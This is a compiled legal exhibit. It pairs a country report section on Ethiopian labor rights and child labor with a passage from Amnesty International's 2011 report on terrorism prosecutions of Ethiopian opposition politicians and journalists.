b. The Right to Organize and Bargain Collectively

The law protects the right of collective bargaining for most workers, and in practice the government allowed citizens to exercise this right freely. Labor experts estimated that collective bargaining agreements covered more than 90 percent of unionized workers. Representatives negotiated wages at the plant level. Unions in the formal industrial sector made some efforts to enforce labor regulations. There are no export processing zones.

Although the constitution and law provide workers with the right to strike to protect their interests, it contains detailed provisions that make legal strike actions difficult to carry out, such as a minimum of 30 days' advance notice before striking. The law requires aggrieved workers to attempt reconciliation with employers before striking and includes a lengthy dispute settlement process. These applied equally to an employer's right to lock out workers. A majority of the workers involved must support a strike for it to occur.

Workers nonetheless retained the right to strike without resorting to either of these options, provided they give at least 10 days' notice to the other party and to the Ministry of Labor and Social Affairs, make efforts at reconciliation, and provide at least a 30-day warning in cases already before a court or labor relations board.

The law also prohibits strikes by workers who provide essential services, including air transport and urban bus service workers, electric power suppliers, gas station personnel, hospital and pharmacy personnel, firefighters, telecommunications personnel, and urban sanitary workers.

The law prohibits retribution against strikers, but labor leaders stated that most workers were not convinced that the government would enforce this protection. Labor officials reported that, due to high unemployment and long delays in the hearing of labor cases, some workers were afraid to participate in strikes or other labor actions.

The labor law allows one or more permanent labor relations boards in the regional states to decide on cases involving enterprises owned by the federal government. The amendment also allows ad hoc labor relations boards in the regions to fulfill the same purpose.

In June 2006 the government further amended the labor law to provide severance pay for workers on additional grounds that were not previously provided for, such as discrimination against persons with HIV/AIDS and payment of severance to those without a pension plan.

c. Prohibition of Forced or Compulsory Labor

While the law prohibits forced or compulsory labor, including by children, such practices occurred (see sections 5 and 6.d.). Courts could order forced labor as a punitive measure.

d. Prohibition of Child Labor and Minimum Age for Employment

There were laws against child labor; however, the government did not effectively implement these laws in practice, and child labor remained a serious problem, both in urban and rural areas. Under the law, the minimum age for wage or salary employment is 14 years; however, the minimum age for employment was not effectively enforced. Special provisions cover children between the ages of 14 and 18, including the prohibition of hazardous or night work. By law, children between the ages of 14 and 18 were not permitted to work more than seven hours per day, work between the hours of 10 p.m. and 6 a.m., work on public holidays or rest days, or perform overtime work. The government defined hazardous work as work in factories or involving machinery with moving parts, or any work that could jeopardize a child's health.

In 2005 approximately 58 percent of boys and 42 percent of girls ages 5 to 14 were working. The majority of working children were found in the agricultural sector, followed by services, manufacturing, and other sectors. According to the Ministry of Social and Labor Affairs (MOLSA), many children work for their families without pay. In both rural and urban areas, children often begin working at young ages, with many starting work at age five. In rural areas, children work in agriculture on commercial and family farms, and in domestic service. Children in rural areas, especially boys, engage in activities such as cattle herding, petty trading, plowing, harvesting and weeding, while other children, mostly girls, collect firewood and water. In urban areas, many children, including orphans, work in domestic service, often working long hours which may prevent them from attending school regularly. Many believe they were unable to quit their jobs and fear physical, verbal, and sexual abuse from their employers while performing their work. Children in urban areas also work in construction, manufacturing, shining shoes, making clothes, portering, directing customers into taxis, petty trading, and herding animals. Estimates of the population of street children vary, with the government estimating it to be between 150,000 and 200,000 for the whole country, and UNICEF estimating it to be 600,000 children. In the capital city of Addis Ababa alone, there are an estimated 50,000 to 60,000 street children according to the government, and 100,000 according to UNICEF.

The commercial sexual exploitation of children increased during the year, particularly in urban areas. Girls as young as 11 reportedly were recruited to work in brothels, they often were sought by customers who believed them to be free of sexually transmitted infections. Girls are also exploited as prostitutes in hotels, bars, resort towns, and rural truck stops. Reports indicate that some young girls have been forced into prostitution by their family members. The government's definition of worst forms of child labor included prostitution and bonded labor. During the year there were reports of forced or bonded labor of children who had been trafficked from the Oromiya Region and the Southern Nations, Nationalities, and Peoples Region to other regions of the country to work as domestic servants. Family members reportedly forced young girls into prostitution.

e. Acceptable Conditions of Work

There is no national minimum wage. However, some government institutions and public enterprises set their own minimum wages. Public sector employees, the largest group of wage earners, earned a monthly minimum wage of approximately \$35 (320 birr); employees in the banking and insurance sector had a minimum monthly wage of \$37 (336 birr). According to the Office for the Study of Wages and Other Remuneration, these wages did not provide a decent standard of living for a worker and family. Consequently, most families in the wage sector required at least two wage earners to survive, which forced many children to leave school early. Only a small percentage of the population was involved in wage labor employment, which was concentrated largely in urban areas.

The law provides for a 48-hour legal workweek (with a 24-hour rest period), premium pay for overtime, and prohibition of excessive, compulsory overtime. Although the government did little to enforce the law, in practice most employees in the formal sector worked a 40-hour workweek.

The government, industry, and unions negotiated occupational health and safety standards; however, the inspection department of the Ministry of Labor and Social Affairs did not effectively enforce these standards, due to a lack of resources. A lack of detailed, sector-specific health and safety guidelines also inhibited enforcement. Workers had the right to remove themselves from dangerous situations without jeopardizing their employment; however, most workers feared losing their jobs if they were to do so.


Exhibit F

Exhibit F

DISMANTLING DISSENT

**INTENSIFIED CRACKDOWN
ON FREE SPEECH IN ETHIOPIA**

**AMNESTY
INTERNATIONAL**



Amnesty International is a global movement of more than 3 million supporters, members and activists in more than 150 countries and territories who campaign to end grave abuses of human rights.

Our vision is for every person to enjoy all the rights enshrined in the Universal Declaration of Human Rights and other international human rights standards.

We are independent of any government, political ideology, economic interest or religion and are funded mainly by our membership and public donations.

**AMNESTY
INTERNATIONAL**



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Cover photo: The Federal High Court building in Addis Ababa, Ethiopia, where the trials of many opposition party members and journalists are being held.
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SUMMARY

Since March 2011, at least 108 opposition party members and six journalists have been arrested in Ethiopia for alleged involvement with various proscribed terrorist groups. By November, 107 of the detainees had been charged with crimes under the Anti-Terrorism Proclamation and the Criminal Code. A further six journalists, two opposition party members and one human rights defender, all living in exile, were charged in absentia. Trials in all these cases have begun, and are ongoing at time of writing.

Amnesty International believes that the prolonged series of arrests and prosecutions indicates systematic use of the law and the pretext of counter-terrorism by the Ethiopian government to silence people who criticise or question their actions and policies, especially opposition politicians and the independent media. Whilst these groups have often been arrested and prosecuted in the past, the large numbers of arrests indicates an intensified crackdown on freedom of expression in 2011.

Many of those arrested during 2011 have been vocal in their commentary on national politics and in criticising government practise, in the course of their legitimate roles as journalists and opposition politicians. As a result, many had been harassed by state actors over a long period, and in some cases arrested and prosecuted. Many arrests in 2011 came in the days immediately after individuals publicly criticised the government, were involved in public calls for reform, applied for permission to hold demonstrations at a time when the government feared large-scale protests taking place, or attempted to conduct investigative journalism in a region of Ethiopia to which the government severely restricts access.

Much of the evidence against those charged, and listed in the charge sheets, involves items and activities which do not appear to amount to terrorism or criminal wrongdoing. Rather, many items of evidence cited appear to be illustrations of individuals exercising their right to freedom of expression, acting peacefully and legitimately as journalists or members of opposition parties, and which should not be the subject of criminal sanctions. Evidence cited includes articles written by the defendants criticising the government or journalistic reporting on calls for peaceful protest. In relation to some of the charges, it appears that the overly broad definitions of the Anti-Terrorism Proclamation are being used to prosecute individuals for any display of dissent. Calls for peaceful protest are being interpreted as acts of terrorism.

The trials of these individuals have become highly politicised due to the interest of, and statements made by, senior members of the government, including by the Prime Minister, who declared in the national parliament that all the defendants are guilty. Amnesty International is concerned that these comments could exert political pressure on the courts. These comments could also violate the right of the defendants to be presumed innocent until proven guilty.

All 114 opposition members and journalists arrested during 2011 were initially detained at Maikelawi detention centre, where they were denied the rights accorded to detainees under Ethiopian and international law. All were denied access to lawyers and family members during the initial stages of their detention, increasing their risk of being subjected to other

human rights violations. Many of the detainees complained, including in court, that they experienced torture and other ill-treatment during their detention and interrogation in Maikelawi. According to available information, the court has not ordered an investigation into any of the complaints of torture made by defendants, nor have the authorities indicated any intention of conducting investigations. Many of the detainees were reportedly forced to sign confessions or forced to acknowledge ownership or association by signing items of seemingly incriminating evidence.

Amnesty International believes that all the journalists and opposition members cited in this report were arrested primarily because of their legitimate and peaceful criticism of the government, and that the high level of political interest in the cases increases the risk that the independence of the judicial process will be subverted. The human rights violations widely reported to have taken place during pre-trial detention, and already raised in court several times with no result, raise further concerns that these individuals will not receive a fair trial and that they will be convicted for exercising their rights to freedom of expression and association. It is essential, therefore, that all six trials mentioned in this report are systematically monitored for their compliance with international fair trial standards. In the absence of a functioning civil society in a position to undertake trial monitoring, Amnesty International is calling on the representatives of the international community in Addis Ababa to take up the role of monitoring the trials.

The Prime Minister expressed an intention to arrest more members of the political opposition, indicating that the crackdown is not yet over and, indeed, the arrests continue. In the first week of December Amnesty International received reports that at least 135 people had been arrested across Oromia, including members and supporters of the Oromo People's Congress and Oromo Federalist Democratic Movement political parties.

These arrests, prosecutions and ongoing high level of government interest and involvement have had a wider impact on the exercise of freedom of expression in Ethiopia. They send a chilling message to other opposition politicians, journalists and anybody who has concerns about the policies and actions of their government to keep quiet, ask no questions or risk arrest. Several journalists and opposition members have already fled the country as a result.

It appears that the Ethiopian government is determined to destroy the few remaining traces of free expression in the country. There is increasingly no space in Ethiopia for individuals and publications who hold different opinions, represent different political parties or attempt to provide independent commentary on political developments.

PART I – ARRESTS AND CHARGES

THE ARRESTS

There has been a sustained crackdown on members of political opposition parties and journalists in 2011. At least 114 journalists and members of political opposition parties, including some high profile members of both groups, were arrested between March and September.

Those arrested included 98 members of the two main Oromo political opposition parties, who were arrested throughout the Oromia region and in Addis Ababa; and ten members of other political opposition parties and six independent journalists, most of whom were arrested in Addis Ababa.

ARRESTS OF OROMO OPPOSITION MEMBERS: MARCH/APRIL & AUGUST/SEPTEMBER

Between 200 and 300 ethnic Oromos were arrested in March and April in widespread sweeps in the Oromia region and in Addis Ababa.¹ Arrests were reported from towns across the region, including Moyale, Jimma, Harar and Nekemte.

At least 89 members of the two largest Oromo political parties – the Oromo Federalist Democratic Movement (OFDM) and Oromo People's Congress (OPC) were among those arrested. Many of them had been members of the national parliament or of the Oromia regional assembly from 2005 to 2010, and had also stood unsuccessfully for re-election in the 2010 general elections. For instance Berhanu Emiru, arrested in April, is a member of the Executive Committee of the OFDM, and a high school physics teacher. Berhanu campaigned in the 2010 elections and authored documents such as statements and media articles for the party. 32 of those arrested, including Asfaw Ngasso, Gutu Mulesa and Mengesha Tolesa, were OPC candidates in the 2010 elections. Asfaw Ngasso and Gutu Mulesa were also OPC members of parliament between 2005 and 2010.

A number of youth and student members of the two parties, including a 17 year old girl who was a supporter of the OFDM, were also arrested in the March and April sweeps.

¹ The government was not able to provide more specific information on numbers arrested, numbers charged or numbers released without charge. The two Oromo political parties have information on their own members who were affected, but comprehensive information on these arrests is not available.

A second round-up of Oromo opposition parties' members occurred in late August and early September with at least 20 people being arrested. Among those arrested were nine OFDM and OPC members including Bekele Gerba, an English teacher at Addis Ababa University and deputy chairman of the OFDM, and Olbana Lelisa, an OPC party official. Both men had met with Amnesty International delegates just days before their arrests.

All the OPC and OFDM members were arrested on suspicion that they were members of the Oromo Liberation Front (OLF), an armed insurgent group which was proscribed as a terrorist organisation by the Ethiopian parliament in June 2011. Members of the Oromo political opposition have been charged with OLF membership countless times in the past.

The OFDM and OPC told Amnesty International that a number of their members arrested in March and April have subsequently disappeared, leading to concerns that these individuals are being held in arbitrary detention. The families of these individuals have reported to OFDM and OPC that they have never been produced in court and that their current location is unknown. Amnesty International requested information about the details of all those arrested in Oromia and Addis Ababa in March and April, including names and locations of those arrested but not yet charged. However, the government responded that it was unable to provide such details, as collated information did not exist.²

According to OPC officials, arrests continued in the Oromia region between September and November, and in particular in the Wallega, Ambo and Harar areas of Oromia. Sometime in September, Bekele Argasa, a student at Adama University, was arrested and transferred to Maikelawi detention centre in Addis Ababa where he remains in detention without charge. Argasa was an OPC candidate for the Oromia regional council in the 2010 elections. It has been difficult for OPC officials to establish how many of their members have been arrested, or the details of any charges preferred, because of ever-increasing restrictions on communications and exchange of information.

Representatives of other groups critical of the government have also been arrested during 2011. Most notably large numbers of students were arrested across the Oromia region, including from the universities of Jimma, Haromaya and Nekemte. The authorities have not availed any official information on these arrests including names of those arrested, what they are charged with and where they are detained. In the absence of functioning civil society organisations³ who could monitor and document large scale arrests and the fate of those arrested, these cases are severely under reported and are not subjected to independent monitoring or oversight. The students' cases are not covered in the focus of this report, but the outcome of those arrests requires scrutiny.

² Meeting between Amnesty International and Ministry of Justice, Addis Ababa, August 2011

³ Repressive legislation introduced in 2009 massively impeded the ability of human rights organisations to function in Ethiopia. In 2011, those human rights organisations who survived the passing of the law and its re-registration process were struggling with severe capacity and funding shortfalls

ARRESTS OF OTHER OPPOSITION PARTY MEMBERS AND INDEPENDENT JOURNALISTS: JUNE – SEPTEMBER

On 19 June, journalist Woubshet Taye, deputy editor of the weekly Awramba Times newspaper was arrested in Addis Ababa. Two days later, on 21 June, Reyot Alemu, an English teacher and regular contributor to the weekly Fitih newspaper was arrested. During the same week opposition politician Zerihun Gebre-Egziabher, the President of the Ethiopian National Democratic Party, and Dejene Tefera, a member of the party were also arrested. All four were detained on suspicion of terrorism offences.

Shortly afterwards, on 1 July, two more journalists, Swedish nationals, Martin Schibbye and Johan Persson, were arrested in the Somali region. The journalists were allegedly arrested with members of the rebel group the Ogaden National Liberation Front (ONLF).

In September several high profile opposition politicians and journalists were also arrested. On 8 September, well-known actor Debebe Eshetu, a founding member of the Unity for Democracy and Justice (UDJ) opposition party, and an official of the Coalition for Unity and Democracy in the 2005 election, was arrested in Addis Ababa. The following day, 9 September, Sileshi Hagos, a radio journalist with Addis Ababa-based radio station 96.3 FM, was arrested.

Five days later, prominent journalist Eskinder Nega, and opposition politicians Andualem Arage, Nathaniel Mekonnen, Asaminew Berhanu and Zemene Molla were arrested in Addis Ababa. Andualem Arage is vice chairman of the UDJ party. Nathaniel Mekonnen and Asaminew Berhanu are both members of the UDJ national council. Zemene Molla is the general secretary of the Ethiopian National Democratic Party.⁴ All five were arrested on suspicion of involvement with the banned Ginbot 7 Movement for Justice, Freedom and Democracy (Ginbot 7).

Kinfemichael Debebe, a member of the opposition All Ethiopian Democratic Party, was arrested on 26 September. According to party officials, at least one other member of the UDJ, Gezahgn (family name unknown), was also arrested sometime in September.

⁴ The same party as Zerihun Gebre-Egziabher and Dejene Tefera, who were arrested in June

THE CHARGES

By November, 107 of the journalists and opposition party members arrested during 2011 had been charged. A further six journalists, two opposition members and one human rights defender, all of whom live in exile, were charged in absentia. All 116 were charged on the basis of alleged involvement with proscribed terrorist groups⁵ and planned terrorist activities. The charges included a number of different offences under the Anti-Terrorism Proclamation and the Criminal Code.⁶

One journalist, Sileshi Hagos, and five opposition party members; Asaminew Berhanu, Zemene Molla, Debebe Eshetu, Dejene Tefera and Gezahgn, were released without charge.

The defendants have been charged in six different cases. In three of the cases, members of the OPC and OFDM political parties are defendants. The other three cases consist of journalists and members of other opposition political parties as the defendants. In the latter three cases the journalists and opposition members were charged alongside other individuals. In all six cases the defendants have reported that some or all of their co-defendants are unknown to them despite being charged together for alleged involvement in the same crimes.

CHARGES AGAINST THE OROMO POLITICAL OPPOSITION MEMBERS

The 98 members of the OFDM and OPC parties were all charged on the basis of alleged involvement with the banned Oromo Liberation Front, which has been proscribed as a terrorist entity by the Ethiopian parliament. However, they were charged with crimes under the Criminal Code, rather than the Anti-Terrorism Proclamation.

The 98 were charged in three cases. 69 of those arrested in March and April are defendants in *the Federal Prosecutor vs. Teshale Bekashi and others*. The remaining 20 arrested in March and April are defendants in *the Federal Prosecutor vs. Ghetnet Ghemechu Ghemta and others*. Nine party members arrested in August and September are defendants in *the Federal Prosecutor vs. Bekele Gerba and others*. The names of the individuals charged in each of these cases are included in the appendix of this report.

⁵ Five entities were proscribed as terrorist organisations by the Ethiopian parliament in June 2011: the Oromo Liberation Front and the Ogaden National Liberation Front – both armed groups which have waged long-term low-level insurgencies against the Ethiopian government; the Ginbot 7 Movement for Democracy and Justice – an opposition group in exile; al-Shabab (armed Islamist group in Somalia) and al-Qa'ida

⁶ Criminal Code (2005)

THE FEDERAL PROSECUTOR VS TESHLE BEKASHI AND OTHERS

The 69 defendants⁷ in the case *'the Federal Prosecutor vs Teshale Bekashi and others'* were charged on 8 May:

- 1st charge: against all defendants: 'Attacking the Political or Territorial Integrity of the State' (Art. 241, Criminal Code);
- 2nd charge: against 2nd, 14th, 40th, and 61st defendants: 'Material Preparation for Subversive Acts' (Art. 256, Criminal Code);
- 3rd charge: against 8th, 10th, 14th, 36th, 57th, and 63rd defendants: 'Provocation and Preparation' (Art. 257, Criminal Code);⁸

THE FEDERAL PROSECUTOR VS GHETNET GHEMECHU GEMTA AND OTHERS

The 20 defendants in the case *'the Federal Prosecutor vs Ghetnet Ghemechu Gemta and others'* were charged in June. All defendants were charged with one offence:

- 1st charge: against all defendants: 'Attacking the Political or Territorial Integrity of the State' (Art. 241, Criminal Code).

THE FEDERAL PROSECUTOR VS BEKELE GERBA AND OTHERS

The nine defendants in the case *'the Federal Prosecutor vs Bekele Gerba and others'* were charged on 12 October:

- 1st charge: against all defendants: 'Attacking the Political or Territorial Integrity of the State' (Art. 241, Criminal Code);
- 2nd charge: against the 9th defendant: 'Material Preparation for Subversive Acts' (Art. 256, Criminal Code);
- 3rd charge: against the 2nd and 7th defendants: 'Provocation and Preparation' (Art. 257, Criminal Code⁹).

⁷ See Appendix for full list of defendants in all three of these cases

⁸ This charge relates to the group of charges titled 'Crimes Against the Constitution or the State', Criminal Code, Part II, Book III, Crimes Against the State or Against National or International Interests, Sub-section I – Crimes Against the Constitution or the State

⁹ As above

CHARGES AGAINST OTHER OPPOSITION MEMBERS AND JOURNALISTS

THE FEDERAL PROSECUTOR VS ELIAS KIFLE AND OTHERS

Journalists Woubshet Taye and Reyot Alemu, and opposition party leader Zerihun Gebre-Egziabher, were charged with terrorism offences on 5 September, alongside another individual, Hirut Kifle. Journalist Elias Kifle was also charged with the group, in absentia. They were charged under the Anti-Terrorism Proclamation (ATP) and the Criminal Code as follows:

- 1st charge: against all defendants: Articles “3(6) and/or 4” – ‘Endangering, seizing or putting under control, causing serious interference or disruption of any public service’ (Art. 3(6), ATP) and/or ‘Planning, Preparation, Conspiracy, Incitement and Attempt of Terrorist Act’ (Art. 4, ATP);
- 2nd charge: against all defendants: ‘Participation in a Terrorist Organisation’ (Art. 7, ATP);
- 3rd charge: against all defendants: ‘Possessing and Dealing with the Proceeds of a Terrorist Act’ (Art. 9, ATP);
- 4th charge: against all defendants: ‘Money Laundering and Aiding’ (Art. 684, Criminal Code);
- 5th charge: against the 1st defendant (Elias Kifle): ‘Rendering Support to Terrorism’ – through providing or making available monetary, financial or other related services for terrorist acts or a terrorist organisation (Art. 5(1/d), ATP).

THE FEDERAL PROSECUTOR VS ABDIWELI MOHAMMED ISMAEL AND OTHERS

On 5 September, the same day that Elias Kifle and others were charged in the above case, Swedish journalists, Martin Schibbye and Johan Persson, were charged with terrorism offences under the Anti-Terrorism Proclamation, and illegal entry into Ethiopia under the Criminal Code. Schibbye and Persson were charged alongside two alleged members of the ONLF, Abdiweli Mohamed Ismael and Kelif Ali Dahir, who were reportedly arrested alongside them, and who have since been convicted.¹⁰ The charges listed below only relate to the two journalists:

¹⁰ The two alleged ONLF members pleaded guilty, offered no defence, and were promptly found guilty. In early November they were each sentenced to 17 years’ imprisonment.

- 1st charge: against both defendants: 'Rendering Support to Terrorism', through providing 'a skill, expertise or moral support, or giving advice' (Art. 5(1/b) ATP);
- 2nd charge: against both defendants: 'Participation in a Terrorist Organisation' (Art. 7, ATP). This charge was dismissed by the judge on 3 November;
- 3rd charge: against both defendants: 'Violation of Political or Territorial Sovereignty, for the purpose of engaging in subversive activity, or to perform on behalf of a foreign power or organisation acts which are within the jurisdiction of the public authorities.' (Art. 242, Criminal Code).

THE FEDERAL PROSECUTOR VS ANDUALEM ARAGE AND OTHERS

On 10 November Eskinder Nega, Andualem Arage, Nathaniel Mekonnen, Kinfemichael Debebe, Yohannes Terefe, Yeshewale Yehunalem, Mitiku Damte, and Andualem Ayalew Gelaw were charged with a number of crimes under the Anti-Terrorism Proclamation and the Criminal Code. A further 16 defendants were charged in absentia including five journalists (Fasil Yenealem, Abebe Belaw, Abebe Gelaw, Mesfin Negash and Abiye Teklemariam), one human rights defender (Obang Meto - Director of the Anuak Justice Council, a human rights organisation), the leader of a political opposition party (Zeleeie Tsegaselassie), and a coordinator of Ethiopian opposition groups in exile and manager of Ethiopian Satellite Television (Neamen Zeleke).¹¹

The 24 defendants were charged under various articles of the Anti-Terrorism Proclamation and the Criminal Code, as follows:

- 1st charge: against all defendants: 'Terrorist Acts' through 'causing a person's death or serious bodily injury; creating serious risk to the safety or health of the public or section of the public; committing kidnapping or hostage taking; causing serious damage to property; and endangering, seizing or putting under control, or causing serious interference or disruption of any public service' (Art. 3(1, 2, 3, 4 & 6), ATP);
- 2nd charge: against all defendants: 'Planning, Preparation, Conspiracy, Incitement and Attempt of Terrorist Act' (Art. 4, ATP);
- 3rd charge: against all defendants: 'Encouragement of Terrorism' (Art. 6, ATP).
- 4th charge: against all defendants: 'High Treason' through 'having dealings with or keeping up a secret correspondence with a power at war with Ethiopia,' (Art. 248(b), Criminal Code) [Note: the enemy cited in the charge sheet in relation to this charge is the government of Eritrea.]

¹¹ See Appendix for a full list of defendants in the order listed on the charge sheet

- 5th charge: against all defendants: 'Espionage' (Art. 252(1/a), Criminal Code);
- 6th charge: against defendants 1 to 18 (see appendix): 'Participation in a Terrorist Organisation' through 'serving as a leader or decision maker in a terrorist organisation,' (Art. 7(2) , ATP);
- 7th charge: against the 19th and 20th defendants (Elias Molla and Desalegn Arage Wale): 'Participation in a Terrorist Organisation' through 'recruiting another person, taking training, becoming a member or participating in any capacity,' (Art. 7(1), ATP);
- 8th charge: against 23rd and 24th defendants (Mesfin Negash and Abiye Teklemariam): 'Rendering Support to Terrorism' (Art. 5, ATP).

In late November, the prosecutor reportedly told the court that Mesfin Negash and Abiye Teklemariam (the 23rd and 24th defendants) were not charged with the first charge and had been included due to a typing error.

PART II – TARGETING DISSENT

PROFILE OF THOSE ARRESTED

Many of those arrested during 2011 have been vocal critics of government policy and practice and in calling for reform, including in the days immediately prior to their arrests, and in the course of their legitimate and peaceful activities as journalists and opposition politicians. Many had been harassed, arrested and prosecuted by the government over a long period.

In many cases the arrests came in the days immediately after the individuals publicly called for reform, or after they requested permission to hold demonstrations at a time when the government feared large-scale protests taking place, or in the case of the Swedish journalists, after attempting to report from a region of Ethiopia to which the government severely restricts access.

Amnesty International believes that the journalists and members of opposition parties listed in this report have been arrested and prosecuted solely because of these peaceful and legitimate activities as journalists and politicians.

THE OPC AND OFDM ARRESTS

The accusation of supporting the OLF is frequently used to silence members of the Oromo political opposition. Countless members of Oromo opposition parties have been arrested and prosecuted on this basis in the past. For example, in February 2010, during the run-up to general elections, the OPC announced that more than 150 party officials had been arrested in less than five months, all for allegedly supporting the OLF.

Many of the members of the OPC and OFDM political parties arrested during 2011 reported a long history of harassment in the course of their political activities, particularly during election campaigning for the 2010 elections. Several members of both parties who were arrested in March and April reported that in the weeks before their arrests they had received phone calls warning them that they would be arrested if they did not join the ruling party.

Bekele Gerba and Olbana Lelisa, who were arrested in August, have both experienced repeated harassment, particularly during their campaigning for the 2010 elections. Both were under regular surveillance before their arrests and Bekele Gerba had previously been questioned about people he had met with. Bekele Gerba and Olbana Lelisa met with Amnesty International delegates in the days immediately before their arrests. The Amnesty International delegates were photographed by plain-clothed security agents as they were leaving Bekele Gerba's office in the Addis Ababa University campus. The security agents had

been waiting outside the office to photograph them on departure.

THE JUNE & JULY ARRESTS

A few days before her arrest, Reyot Alemu had written an article for Fitihi newspaper critical of Prime Minister Meles Zenawi. She was also a contributor to Ethiopian Review, a news website run from the USA, which is highly critical of the government. In the course of his activities for his political party Zerihun Gebre-Egziabher had written numerous statements critical of government policy and practice. Less than a month before his arrest, Zerihun Gebre-Egziabher had requested a permit to stage a rally on 28 May in central Addis Ababa. He had been refused permission on the basis that the authorities planned to hold a pro-government rally in the same location on the same day to mark the 20 year anniversary of the ruling party coming to power.

Swedish journalists Martin Schibbye and Johan Persson were arrested in the Somali region on 1 July. The rebel group, the Ogaden National Liberation Front (ONLF), has been waging an insurgency in the region against the government for over 18 years. The group was proscribed as a terrorist entity by the parliament in June 2011.¹² Reports continue to emerge from the region of serious crimes being committed by Ethiopian government troops and allied militia against the civilian population. The government severely restricts access to the region for journalists, human rights researchers and other monitors. A number of other foreign journalists have previously been arrested and deported from Ethiopia while trying to report from the region.¹³ Schibbye and Persson had entered the region clandestinely with the ONLF, in an attempt to report on the situation in the region. The journalists report that they were pursuing a story linking Sweden to controversial oil exploration in the region.

THE SEPTEMBER ARRESTS

Eskinder Nega and Andualem Arage were arrested shortly after the Ethiopian New Year, which was on 12 September. Both had issued New Year messages calling for reform. Eskinder Nega gave a lecture on press freedom in Ethiopia, and published an article in which he stated *'Maybe 2004 [Ethiopian calendar] could be the year when freedom of expression and association will be respected... maybe 2004 could be the year when Ethiopians will no*

¹² Along with the Oromo Liberation Front, whose proscription as a terrorist group is mentioned above

¹³ In 2010 a journalist from Voice of America radio was expelled from Ethiopia after reporting on the conflict in the Somali region from the nearby city of Harar. In 2007 three New York Times journalists were expelled from the country after being caught in the Somali region, reportedly escorted by the ONLF, while attempting to report on the situation in the region.

more be incarcerated for their political convictions.' He was arrested five days later.

